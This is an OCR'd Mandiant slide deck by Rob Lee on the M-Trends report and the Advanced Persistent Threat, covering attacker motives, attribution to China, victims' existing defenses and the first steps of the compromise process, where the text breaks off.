MANDIANT

M-Trends | The Advanced Persistent Threat

Rob Lee


Director Mandiant | rob.lee@mandiant.com

SANS Institute | rlee@sans.org

Who Am I?

- SANS Faculty Fellow
  - Creator/Author*Computer Forensics, Investigation, and Response* Course
- Air Force
  - 609th Information Warfare Squadron
    - Intrusion Detection/Prevention
    - Red Teaming
  - Office of Special Investigations (AFOSI)
    - Computer Crime Investigations
    - National Level Intrusion Investigations

SANS COMPUTERFORENSICS
and e-Discovery with Rob Lee
OFFICE OF SPECIAL INVESTIGATIONS
MANDIANT
2




Who Am I?

- Last 7 Years
  - CIA Contractor
    - Manager Exploit Development and Analysis
    - Contractor Lead Forensic
  - Mandiant Incident Response
    - Director
- Responded to over 40 intrusions
- Forensically Analyzed 100s of systems
- Industry Recognized Subject Matter Expert in Digital Forensics and Incident Response

MANDIANT
KNOW YOUR ENEMY
The Honeynet project


3



4

Overview

- What is M-Trends?
- What is the Advanced Persistent Threat?
- APT Trends and Techniques
- Case Studies
  - Government Case
  - Defense Industrial Base
  - Commercial
- What to Expect if you are a Victim of the APT?
- Conclusions




5

In the Media…

- Aurora Media Blitz
  - “at least twenty other large companies from a wide range of businesses – including the Internet, finance, technology, media and chemical sectors”
- Cannot Comment on Specific Victims
  - These Attacks Are Not New
  - Thousands of Victims

Google
Microsoft
YAHOO!
Adobe
symantec.
Juniper
NORTHROP GRUMMAN
DEFINING THE FUTURE
DOW
60 MINUTES
MANDIANT



6


M-Trends report

- Threat intelligence from intrusion investigations for
  - The U.S. government
  - The defense industrial base
  - Commercial organizations
- Prepared by MANDIANT professionals
- Real details from real investigations

MANDIANT
www.
M Trends
[the advanced persistent threat]
MANDIANT

7


What is the Advanced Persistent Threat?



8

What is the Advanced Persistent Threat?

- Intrusions Conducted by Attackers:
  - Well funded and Organized Groups
- They are not “Hackers” → Professionals
  - Systematically Compromising U.S. Government and Commercial Entities




9

The APT's motivation is different

- The usual attacker is tactical
  - Wants the most reward for the least work
  - Is unconcerned with post-attack detection
- The APT is strategic
  - Continued access and continuous theft
  - Maintains a much lower profile
  - Remains undetected during and after
  - Establishes a way to return later
  - *And steal more*.

MANDIANT




10

State sponsorship?


- Scale, operation and logistics
  - Are too large to be coincidence
  - Not consistent with self-organization
- Activity may be authorized by Chinese government
  - But there's no definitive way to tell

MANDIANT



Takeaway

The vast majority
of APT activity
observed by MANDIANT
has been linked to China.




The victims

- Some have been responding effectively
  - U.S. government
  - Defense community
- But many victims are unaware
  - Commercial enterprises
  - Non-profit and other organizations
- Many more victims are unprepared
- And their reaction does more harm than good

13

Report Summary



14


Changes in the last five years

- Teams of attackers expanded operations
  - From government and defense
  - To researchers, manufacturers, tech companies, energy companies
  - And even non-profits
- Attackers are not “hackers”
  - Different motivation, techniques and tenacity
  - They are organized professionals
  - Success rate is impressive

15

Intruders defeat defenses


- They evade anti-virus
- Remain undetected by network IDS
- Defeat under-equipped incident responders
  - Remaining undetected on the target's net
  - Playing a game of cat and mice



16

Were Security Measures in Place?

	Oversight Compliance	Firewalls / Proxy Servers	Host Auditing Enabled	Anti-virus	IDS	Endpoint Software Management
Government	✓	✓	✓	✓	✓	✓
CDC 1	✓	✓	✓	✓	✓	✓
CDC 2	✓	✓	✓	✓	✓	✓
Manufacture	✓	✓	✓	✓	✓	✓
Law Firm	✗	✓	✗	✓	✗	✓



17


Takeaway

The APT successfully compromises any target it desires.

Conventional IT defenses are ineffective.

18

APT Trends & Techniques



19

Consistent compromise process

Reconnaissance

Initial intrusion

Establish backdoor

